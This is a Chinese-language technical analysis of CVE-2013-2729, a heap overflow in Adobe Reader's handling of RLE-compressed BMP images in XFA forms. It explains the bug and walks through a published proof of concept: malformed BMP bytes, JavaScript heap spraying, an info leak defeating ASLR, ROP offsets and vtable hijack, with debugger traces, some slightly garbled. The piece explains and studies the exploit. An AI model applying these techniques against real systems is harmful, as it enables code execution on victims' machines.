

CVE-2013-2729利用技巧分析

by KK

近日一安全研究公司binamuse(<http://www.binamuse.com>)放出了其对CVE-2013-2729这个漏洞的研究文档，其中描述了这个漏洞的成因及利用方法。粗略浏览后得知，这个漏洞是AcroForm.api模块在解析XFA中嵌入的BMP图片时，由于对内存操作不当造成的一个堆溢出漏洞。使用高级的漏洞利用技巧，不但可以实现控制流劫持，而且还能完美绕过ASLR+DEP。所幸随文档一起公布的还有一份能够实现任意代码执行的POC。不过由于wngdbing一番后聊作此文以备忘。

一、漏洞成因

BMP图片中的数据有RLE和absolute两种压缩模式:

在RLE模式中，第一个字节用于计数，第二个字节有以下四种不同的含义：

0	EOL
1	End of Bitmap
2	Delta, 当前位置距离下一像素的水平和垂直距离
3	切换至absolute模式

当地一个字节为0，第二个字节为2时，之后的2字节数据用于表示当前位置距离下一像素的水平和垂直距离。例如在POC中嵌入的畸形BMP图片中，有大量的"\x00\x02\xff\x00":

[illegible]

第一个字节为0x00，第二个字节为0x02，那么之后的两个字节0xFF,0x00分别代表当前位置距离下一像素的水平距离xpos和垂直距离ypos。AcroForm.api模块中的函数sub_20CE010C解析RLE模式的数据的伪代码如下：

```
switch (cmd . value ) {
    case 0: // End of line
        ypos -= 1;
        xpos = 0;
        break ;
    case 1: // End of bitmap . Done !
        return texture ;
    case 2: // Delta case , move bmp pointer
        read (& xdelta , 1, 1, stream ); // read one byte
        read (& ydelta , 1, 1, stream ); // read one byte
        xpos += xdelta ;
        ypos -= ydelta ;
        break ;
    default : // switch to absolute mode
        assert ( ypos < height && cmd . value + xpos <= width ) ;
        for ( count = 0; count < cmd . value ; count ++){
            fread (& aux , 1, 1, stream );
            line = texture +( width * ypos );
            line [ xpos ++] = aux ;
            break;
        }
}

} // switch (cmd . value )
```


xpos是函数内部使用的一个局部变量，不难看出当切换至absolute模式时，程序在使用这个变量进行内存写操作之前，没有对其有效性进行完备的验证。从而导致在执行语句line[xpos++] = aux发生堆溢出！通过精心构造BMP图片，就能够实现任意内存地址读写。

```

bmp += '\x00\x02\xff\x00' * ((0xffffffff-0xff) / 0xff) #xpos = 0xFFFFFF00
bmp += '\x00\x02'+chr(0x100-len(payload))+'\x00' #payload 为8字节数据, 所以xpos += 0xF8

```

这样当程序执行 `line[xpos++] = aux` 语句时，`xpos` 的值为 `0xFFFFFFFF`，写入的内存位置为 `texture` 内存向前偏移 8 字节处。



texture的内存大小是根据BMP图片的高和宽参数分配的，其大小由攻击者可控，在POC中为0x12C(实际内存分配0x130字节)

二、内存信息泄漏

攻击者在对这个漏洞进行exploit时，在堆溢出漏洞触发之前，首先连续创建大小为0x130字节的string对象。至于字符串对象大小为何为0x130字节暂且不表。这些对象的头部以字符串"58 58 58 78 56 34 12"作为TOKEN标记。

```
var TOKEN = "\u5858\u5858\u5678\u1234";
var chunk_len = spray.slide_size/2-1-(TOKEN.length+2+2);

for (i=0; i < spray.size; i+=1)
    spray.x[i] = TOKEN + util.pack(i) + spray.chunkx.substring(0, chunk_len) + util.pack(i) + "";
```

在内存中对"58 58 58 78 56 34 12"进行搜索可以看到喷射效果：

```
0:007> s -b 0x00000000 L?0x7fffffff 58 58 58 58
04be43b0 58 58 58 58 78 56 34 12-72 00 00 00 4f 4f 4f 4f XXXXxV4.r...0000
04be44e8 58 58 58 58 78 56 34 12-73 00 00 00 4f 4f 4f 4f XXXXxV4.s...0000
04be4620 58 58 58 58 78 56 34 12-74 00 00 00 4f 4f 4f 4f XXXXxV4.t...0000
04be4758 58 58 58 58 78 56 34 12-75 00 00 00 4f 4f 4f 4f XXXXxV4.u...0000
04be4890 58 58 58 58 78 56 34 12-76 00 00 00 4f 4f 4f 4f XXXXxV4.v...0000
04be49c8 58 58 58 58 78 56 34 12-77 00 00 00 4f 4f 4f 4f XXXXxV4.w...0000
04be4b00 58 58 58 58 78 56 34 12-78 00 00 00 4f 4f 4f 4f XXXXxV4.x...0000
04be4c38 58 58 58 58 78 56 34 12-79 00 00 00 4f 4f 4f 4f XXXXxV4.y...0000
04be4d70 58 58 58 58 78 56 34 12-7a 00 00 00 4f 4f 4f 4f XXXXxV4.z...0000
04be4ea8 58 58 58 58 78 56 34 12-7b 00 00 00 4f 4f 4f 4f XXXXxV4.{...0000
04be4fe0 58 58 58 58 78 56 34 12-7c 00 00 00 4f 4f 4f 4f XXXXxV4.|...0000
04be5118 58 58 58 58 78 56 34 12-7d 00 00 00 4f 4f 4f 4f XXXXxV4.}...0000
04be5250 58 58 58 58 78 56 34 12-7e 00 00 00 4f 4f 4f 4f XXXXxV4.~...0000
04be5388 58 58 58 58 78 56 34 12-7f 00 00 00 4f 4f 4f 4f XXXXxV4....0000
04be54c0 58 58 58 58 78 56 34 12-80 00 00 00 4f 4f 4f 4f XXXXxV4....0000
04be55f8 58 58 58 58 78 56 34 12-81 00 00 00 4f 4f 4f 4f XXXXxV4....0000
04be5730 58 58 58 58 78 56 34 12-82 00 00 00 4f 4f 4f 4f XXXXxV4....0000
04be5868 58 58 58 58 78 56 34 12-83 00 00 00 4f 4f 4f 4f XXXXxV4....0000
04be59a0 58 58 58 58 78 56 34 12-84 00 00 00 4f 4f 4f 4f XXXXxV4....0000
04be5ad8 58 58 58 58 78 56 34 12-85 00 00 00 4f 4f 4f 4f XXXXxV4....0000
04be5c10 58 58 58 58 78 56 34 12-86 00 00 00 4f 4f 4f 4f XXXXxV4....0000
04be5d48 58 58 58 58 78 56 34 12-87 00 00 00 4f 4f 4f 4f XXXXxV4....0000
04be5e80 58 58 58 58 78 56 34 12-88 00 00 00 4f 4f 4f 4f XXXXxV4....0000
04be5fb8 58 58 58 58 78 56 34 12-89 00 00 00 4f 4f 4f 4f XXXXxV4....0000
04be60f0 58 58 58 58 78 56 34 12-8a 00 00 00 4f 4f 4f 4f XXXXxV4....0000
04be6228 58 58 58 58 78 56 34 12-8b 00 00 00 4f 4f 4f 4f XXXXxV4....0000
04bfe3a8 58 58 58 58 78 56 34 12-8c 00 00 00 4f 4f 4f 4f XXXXxV4....0000
04bfe4e0 58 58 58 58 78 56 34 12-8d 00 00 00 4f 4f 4f 4f XXXXxV4....0000
04bfe618 58 58 58 58 78 56 34 12-8e 00 00 00 4f 4f 4f 4f XXXXxV4....0000
04bfe750 58 58 58 58 78 56 34 12-8f 00 00 00 4f 4f 4f 4f XXXXxV4....0000
04bfe888 58 58 58 58 78 56 34 12-90 00 00 00 4f 4f 4f 4f XXXXxV4....0000
04bfe9c0 58 58 58 58 78 56 34 12-91 00 00 00 4f 4f 4f 4f XXXXxV4....0000
04bfeaf8 58 58 58 58 78 56 34 12-92 00 00 00 4f 4f 4f 4f XXXXxV4....0000
04bfec30 58 58 58 58 78 56 34 12-93 00 00 00 4f 4f 4f 4f XXXXxV4....0000
04bfed68 58 58 58 58 78 56 34 12-94 00 00 00 4f 4f 4f 4f XXXXxV4....0000
04bfeea0 58 58 58 58 78 56 34 12-95 00 00 00 4f 4f 4f 4f XXXXxV4....0000
04bfefd8 58 58 58 58 78 56 34 12-96 00 00 00 4f 4f 4f 4f XXXXxV4....0000
04bff110 58 58 58 58 78 56 34 12-97 00 00 00 4f 4f 4f 4f XXXXxV4....0000
04bff248 58 58 58 58 78 56 34 12-98 00 00 00 4f 4f 4f 4f XXXXxV4....0000
04bff380 58 58 58 58 78 56 34 12-99 00 00 00 4f 4f 4f 4f XXXXxV4....0000
04bff4b8 58 58 58 58 78 56 34 12-9a 00 00 00 4f 4f 4f 4f XXXXxV4....0000
04bff5f0 58 58 58 58 78 56 34 12-9b 00 00 00 4f 4f 4f 4f XXXXxV4....0000
```

之后遍历spray.x数组，每隔10个成员进行释放：

```
for (j=0; j < size; j++)
    for (i=spray.size-1; i >= spray.size/4; i-=10)
        spray.x[i]=null;
```

此举的目的不言而喻——故意在内存中连续处于相同大小的内存块之间"打洞"，这一技巧在诸多堆溢出漏洞的利用上屡见不鲜。

当程序解析畸形BMP图片时，会根据BMP图片的参数分配一image texture结构体。攻击者通过精心设置畸形BMP图片的参数，可以使这块内存的大小可控。此处为0x130字节。同样，至于攻击者为何控制这块内存大小为0x130字节暂且不表。由于该内存块大小和之前spray.x数组中被释放的string对象大小相同，所以image texture结构体所占内存恰好是之前创建的某个空洞。这一过程可用下图来说明：

0	1	2	3	4	5	6	7	8	9	0	1
0	1	2	3	4	5	6	7	8	9	null	1
0	1	2	3	4	5	6	7	8	9	texture	1

在动态调试过程中后来被用于创建texture结构体的string对象的地址是0x16997e68

```

16997ac0  58 58 58 58 78 56 34 12-c3 00 00 00 4f 4f 4f 4f XXXXxV4....0000
16997bf8  58 58 58 58 78 56 34 12-c4 00 00 00 4f 4f 4f 4f XXXXxV4....0000
16997d30  58 58 58 58 78 56 34 12-c5 00 00 00 4f 4f 4f 4f XXXXxV4....0000
16997e68  58 58 58 58 78 56 34 12-c6 00 00 00 4f 4f 4f 4f XXXXxV4....0000
16997fa0  58 58 58 58 78 56 34 12-c7 00 00 00 4f 4f 4f 4f XXXXxV4....0000
1699d9a0  58 58 58 58 78 56 34 12-24 00 00 00 4f 4f 4f 4f XXXXxV4.$...0000
1699dad8  58 58 58 58 78 56 34 12-25 00 00 00 4f 4f 4f 4f XXXXxV4.%...0000
1699dc10  58 58 58 58 78 56 34 12-26 00 00 00 4f 4f 4f 4f XXXXxV4.&...0000

```

程序在解析畸形BMP图片时触发堆溢出漏洞，0x16997e68这个内存块的头部数据会被改写

```

.text:20CE062C      mov     [ebx+eax], cl
;eax=16997e68 ebx=ffffffff ecx=6b3c2001 edx=00000000 esi=0022d4fc edi=00000000
;eip=6b63062c esp=0022d17c ebp=0022d24c iopl=0         nv up ei pl nz na po nc
;cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
;AcroForm!DllUnregisterServer+0x461ae4:
;6b63062c 880c03      mov     byte ptr [ebx+eax],cl      ds:0023:16997e60=34
;0:000> db ebx+eax
;16997e60  34 ae 43 4f 00 00 00 8c-00 00 00 00 00 00 00 00 4.CO.....
;16997e70  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
;16997e80  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
;16997e90  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
;16997ea0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
;16997eb0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
;16997ec0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
;16997ed0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....

```

```

.text:20CE062C      mov     [ebx+eax], cl
;eax=16997e68 ebx=ffffffff9 ecx=6b3c2000 edx=00000000 esi=0022d4fc edi=00000001
;eip=6b63062c esp=0022d17c ebp=0022d24c iopl=0         nv up ei pl nz na po nc
;cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
;AcroForm!DllUnregisterServer+0x461ae4:
;6b63062c 880c03      mov     byte ptr [ebx+eax],cl      ds:0023:16997e61=a
;0:000> db eax+ebx
;16997e61  ae 43 4f 00 00 00 8c 00-00 00 00 00 00 00 00 00 .CO.....
;16997e71  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
;16997e81  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
;16997e91  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
;16997ea1  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
;16997eb1  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
;16997ec1  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
;16997ed1  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....

```

```

.text:20CE062C      mov     [ebx+eax], cl
;eax=16997e68 ebx=fffffffa ecx=6b3c2000 edx=00000000 esi=0022d4fc edi=00000002
;eip=6b63062c esp=0022d17c ebp=0022d24c iopl=0         nv up ei pl nz na po nc
;cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
;AcroForm!DllUnregisterServer+0x461ae4:
;6b63062c 880c03      mov     byte ptr [ebx+eax],cl      ds:0023:16997e62=43
;0:000> db eax+ebx
;16997e62  43 4f 00 00 00 8c 00-00 00 00 00 00 00 00 00 CO.....
;16997e72  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
;16997e82  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
;16997e92  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
;16997ea2  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
;16997eb2  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
;16997ec2  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
;16997ed2  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....


```

```
.text:20CE062C          mov     [ebx+eax], cl
;eax=16997e68 ebx=fffffffb ecx=6b3c2000 edx=00000000 esi=0022d4fc edi=00000003
;eip=6b63062c esp=0022d17c ebp=0022d24c iopl=0         nv up ei pl nz na po nc
;cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
;AcroForm!DllUnregisterServer+0x461ae4:
;6b63062c 880c03          mov     byte ptr [ebx+eax],cl      ds:0023:16997e63=4f
;0:000> db eax+ebx
;16997e63  4f 00 00 00 8c 00 00 00-00 00 00 00 00 00 00 00  0.....
;16997e73  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  .....
;16997e83  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  .....
;16997e93  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  .....
;16997ea3  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  .....
;16997eb3  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  .....
;16997ec3  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  .....
;16997ed3  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  .....

eax=16997e68 ebx=fffffffd ecx=6b3c2000 edx=00000000 esi=0022d4fc edi=00000005
eip=6b63062c esp=0022d17c ebp=0022d24c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
AcroForm!DllUnregisterServer+0x461ae4:
6b63062c 880c03          mov     byte ptr [ebx+eax],cl      ds:0023:16997e65=00
0:000> g
.....
eax=16997e68 ebx=fffffffe ecx=6b3c2027 edx=00000000 esi=0022d4fc edi=00000006
eip=6b63062c esp=0022d17c ebp=0022d24c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
AcroForm!DllUnregisterServer+0x461ae4:
6b63062c 880c03          mov     byte ptr [ebx+eax],cl      ds:0023:16997e66=00
0:000> g
.....
eax=16997e68 ebx=fffffff ecx=6b3c2005 edx=00000000 esi=0022d4fc edi=00000007
eip=6b63062c esp=0022d17c ebp=0022d24c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
AcroForm!DllUnregisterServer+0x461ae4:
6b63062c 880c03          mov     byte ptr [ebx+eax],cl      ds:0023:16997e67=8c
```

由于0x16997e68头部LFH管理数据被破坏,因此后来由于发生异常而该texture结构体释放时,实际上被释放的是和texture所占内存块毗邻的一个string object,即0x16997d30

```
16997ac0  58 58 58 58 78 56 34 12-c3 00 00 00 4f 4f 4f 4f  XXXXxV4....0000
16997bf8  58 58 58 58 78 56 34 12-c4 00 00 00 4f 4f 4f 4f  XXXXxV4....0000
16997d30  58 58 58 58 78 56 34 12-c5 00 00 00 4f 4f 4f 4f  XXXXxV4....0000
16997e68  58 58 58 58 78 56 34 12-c6 00 00 00 4f 4f 4f 4f  XXXXxV4....0000
16997fa0  58 58 58 58 78 56 34 12-c7 00 00 00 4f 4f 4f 4f  XXXXxV4....0000
1699d9a0  58 58 58 58 78 56 34 12-24 00 00 00 4f 4f 4f 4f  XXXXxV4.$...0000
```



程序在解析BMP图片时,创建一大块为0x130(文章中说是0x12C字节,但根据个人的分析来看应该是0x130字节)的结构体imgstruct。内存分配是在函数sub_600187D0中完成:

```
.text:604AF1DC
.text:604AF1DC          push    4
.text:604AF1DE          mov     eax, offset sub_6091EEEE
.text:604AF1E3          call    __EH_prolog3
.text:604AF1E8          push    1
.text:604AF1EA          push    114h                ;内存大小 size=0x114
.text:604AF1EF          call    sub_600187D0         ;函数sub_600187D0中
;
;AcroRd32_667c0000!PDFLTerm+0x96f6f:
;66c6f1ef e8dc95b6ff call    AcroRd32_667c0000!AVAcroALM_Destroy+0xa102 (667d87d0)
;0:000> p
;eax=16997d4c ebx=00000000 ecx=02c8dc68 edx=00000010 esi=00000000 edi=68ebfd5c
;eip=66c6f1f4 esp=0022f034 ebp=0022f05c iopl=0         nv up ei pl nz na po nc
;cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
```

0x16997d4c是数据内存地址,这个0x114字节内存块头部有0x1C字节的管理数据,所以实际分配的内存大小是0x130。

```
0:000> dd 16997d30
16997d30  027ae148 00000000 00000002 00000000
16997d40  06a1c568 00000114 16997d30 00000000
16997d50  00000000 00000000 00000000 00000000
16997d60  00000000 00000000 00000000 00000000
16997d70  00000000 00000000 00000000 00000000
16997d80  00000000 00000000 00000000 00000000
16997d90  00000000 00000000 00000000 00000000
16997da0  00000000 00000000 00000000 00000000
```

0x16997d30这块内存的分配是在函数sub_60021DE0中完成:

```

.text:60021E88      lea     eax, [esi+1Ch]      ;ESI是请求的内存大小(0x114字节)
.text:60021E8B      push   eax
.text:60021E8C      call   dword_60E244A4
.text:60021E92      add     esp, 4
.text:60021E95      test   eax, eax
.text:60021E97      jz      short loc_60021EDF
.text:60021E99      mov     ecx, dword_60E244A0
.text:60021E9F      mov     [eax+14h], esi      ;将请求的内存大小写入到结构体偏移0x14字节处
.text:60021EA2      mov     [eax], ecx
.text:60021EA4      mov     dword ptr [eax+4], 0
.text:60021EAB      mov     dword ptr [eax+8], 2
.text:60021EB2      mov     [eax+18h], eax      ;将实际分配的内存地址写入到结构体偏移0x18字节处

```

在对imgstruct结构体进行初始化时，会将AcroRd32.dll模块中的两个虚表写入到结构体中：


```
.text:604AEE66      push     30h
.text:604AEE68      mov     eax, offset sub_609173C2
.text:604AEE6D      call    __EH_prolog3
.text:604AEE72      mov     esi, ecx
.text:604AEE74      mov     [ebp+var_14], esi
.text:604AEE77      and     [ebp+var_4], 0
.text:604AEE7B      lea     ecx, [esi+0Ch]
.text:604AEE7E      mov     dword ptr [esi], offset off_60A4D88C ;将续表写入到内存0x16997d30+0x1c的位置
```

关于这个结构体文章中只有轻描淡写的依据描述——

"It has been found that a structure of size 0x12C bytes is used after the decoding of all images. It contains pointers to the specific vtables and functions. The goal is to read and write this structure from javascript."

信息泄漏和控制流劫持都是利用imgstruct这个结构体做文章。

当0x16997d30这块内存被用于imgstruct结构体的创建时，在javascript解释引擎中仍保留着对这块内存上之前的string对象的引用，因此可以在JS中读取这块内存中的信息。



POC中根据字符串头部的8字节"58 58 58 58 78 56 34 12"来检验查找没有被释放，但是TOKEN已经被改写的字符串对象：

```
// Search over all strings for the first one with the broken TOKEN
for (i=0; i < spray.size; i+=1)
    if ((spray.x[i] != null) && (spray.x[i][0] != "\u5858")){
        found = i;
        acro = (( util.unpackAt(spray.x[i], 14) << 16) - util.offset("acord32")) >> 16;
        util.message("Found! String number " + found + " has been corrupted acord32.dll:" + acro.toString(16) );
        break;
    }
}
```

找到0x16997d30这块内存上之前的string对象后，通过以下JS代码读取器内存便宜0x1C上的虚函数表：

```
var _offsets = { "10.104": {
    "acrrord32": 0xA4,
    "rop0": 0x1E63D,
    "rop1": 0x100A,
    "rop2": 0x38EF5C,
    "rop3": 0x1186,
    "rop4": 0x242491,
  },
  "10.106": {
    "acrrord32": 0xA5, },
};
```

```
function unpackAt(s, pos){
    return s.charCodeAt(pos) + (s.charCodeAt(pos+1) << 16);
}
```

```
acro = (( util.unpackAt(spray.x[i], 14) >> 16) - util.offset("acrord32")) << 16;
```

在数组中每个字符为一个宽字符，占2字节。所以索引14对应内存偏移28，索引15对应的内存偏移为30

```
0:000> dw 16997d30+e*2 l1
16997d4c d88c
```

```
0:000> dw 16997d30+f*2 |l
16997d4e 6720
```

再经过运算可以得到： $(0x6720 - 0xA4) \ll 16 = 0x667c0000$ 。这个值正好是AcroRd32.dll模块在当前进程内存空间的加载地址：

```
0:000> lm m AcroRd32*
start  end  module name
01220000 01395000  AcroRd32 (no symbols)
667c0000 67fb4000  AcroRd32 667c0000 (export symbols) C:\Program Files\Adobe\Reader 10.0\Reader\AcroRd32.dll
```


之后就可以利用这个地址构造ROP

需要说明的是0x6720d88c相对于AcroRd32.dll模块的偏移为0xa4d88c, 所以如果将低16位清0, 那么偏移量为0xA40:000> ?6720d88c-667c0000
Evaluate expression: 10803340 = 00a4d88c

如果对地址0x16997d4c和0x16997d4e下内存访问断点, 可以在模块EScript模块中如下位置断下:

```
.text:238C1E3B      mov     ecx, [ebp+var_8]          ;ECX为索引值
.text:238C1E3E      movzx   ecx, word ptr [eax+ecx*2] ;EAX为字符串数组基地址
```

```
;Breakpoint 4 hit
;eax=16997d30 ebx=80000000 ecx=0000d88c edx=02bc1004 esi=02bc1038 edi=40000095
;eip=6a8b1e42 esp=0022df5c ebp=0022df70 iopl=0         nv up ei pl zr na pe nc
;cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
;EScript!PlugInMain+0xbe80f:
;6a8b1e42 8b5510      mov     edx,dword ptr [ebp+10h] ss:0023:0022df80=068d213c
```

```
;Breakpoint 4 hit
;eax=16997d30 ebx=80000000 ecx=00006720 edx=02bc1004 esi=02bc1038 edi=40000095
;eip=6a8b1e42 esp=0022df5c ebp=0022df70 iopl=0         nv up ei pl zr na pe nc
;cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
;EScript!PlugInMain+0xbe80f:
;6a8b1e42 8b5510      mov     edx,dword ptr [ebp+10h] ss:0023:0022df80=068d213c
.text:238C1E42      mov     edx, [ebp+arg_8]
.text:238C1E45      xor     eax, eax
.text:238C1E47      add     ecx, ecx
.text:238C1E49      inc     eax
.text:238C1E4A      or      ecx, eax
.text:238C1E4C      mov     [edx], ecx
.text:238C1E4E      jmp     short loc_238C1E67
.text:238C1E50
```

三、控制流劫持

控制流的劫持是通过改写0x16997d30地址上的imgstruct结构体实现的。如前文所述, 在javascript引擎中仍然保留着对这块内存上之前的string对象的引用, 为了改写这个字符串中的数据, POC中先将这个块内存释放:

```
for (j=0; j <& 100000; j++)
    spray.x[found-1]=spray.x[found]=null;
```

然后再次连续分配相同大小的string对象, 使得0x16997d30这块内存被重新分配, 并且写入攻击者可控的用于exploit数据

```
var chunky = "";
for (i=0; i <& 7; i+=1)
    chunky += util.pack(0x41414141);
chunky += util.pack(0x10101000);
while (chunky.length <& spray.slide_size/2)
    chunky += util.pack(0x58585858);

for (i=0; i <& 200; i+=1){
    ID = "" + i;
    spray.y[i] = chunky.substring(0,spray.slide_size/2-ID.length) + ID + "";
}
```

在POC中通过重新载入文档, 会导致该imgstruct结构体被重新使用

```
util.message("Now what?");
var pdfDoc = event.target;
pdfDoc.closeDoc(true);
```

```
.text:604AACD9      mov     ecx, [esi+8]
.text:604AACDC      test    ecx, ecx
.text:604AACDE      jz      short loc_604AACE9
.text:604AACE0      push    [esp+8+arg_0]
.text:604AACE4      mov     eax, [ecx]
;eax=02ca22d4 ebx=00000000 ecx=16997d4c edx=0000002f esi=0889c92c edi=00000008
;eip=66c6ace4 esp=0022e240 ebp=0022e284 iopl=0         nv up ei pl nz na po nc
;cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
;AcroRd32_667c0000!PDFLTerm+0x92a64:
;66c6ace4 8b01      mov     eax,dword ptr [ecx] ds:0023:16997d4c=10101000 ;0x16997d30这个内存被重新分配
;                               ;poi(@ecx) 写入攻击者可控的虚标地址
;0:000> dd @ecx
;16997d4c 10101000 58585858 58585858 58585858
;16997d5c 58585858 58585858 58585858 58585858
;16997d6c 58585858 58585858 58585858 58585858
;16997d7c 58585858 58585858 58585858 58585858
;16997d8c 58585858 58585858 58585858 58585858
;16997d9c 58585858 58585858 58585858 58585858
;16997dac 58585858 58585858 58585858 58585858
;16997dbc 58585858 58585858 58585858 58585858
.text:604AACE6      call    dword ptr [eax+70h]
```

四、总结

这个漏洞的本质虽然是一个堆溢出漏洞, 但其利用手法确是典型的"Use-After-Free style". 通过触发堆溢出, 将一块内存释放, 但由于在JS引擎中仍保留着对这块内存上string对象的引用, 所以仍可以用JS语句读取之后用这块内存创建的imgstruct结构体中的数据。之后在JS引擎中将这块内存释放, 但程序其他位置仍保留着对该imgstruct结构体的引用, 所以在这块内存被写入攻击者可控的数据后, 当程序再次引用该结构体时改变控制流。因为这个结构体的大小是固定的0x130字节, 所以攻击者可控的数据块大小也应该为0x130字节。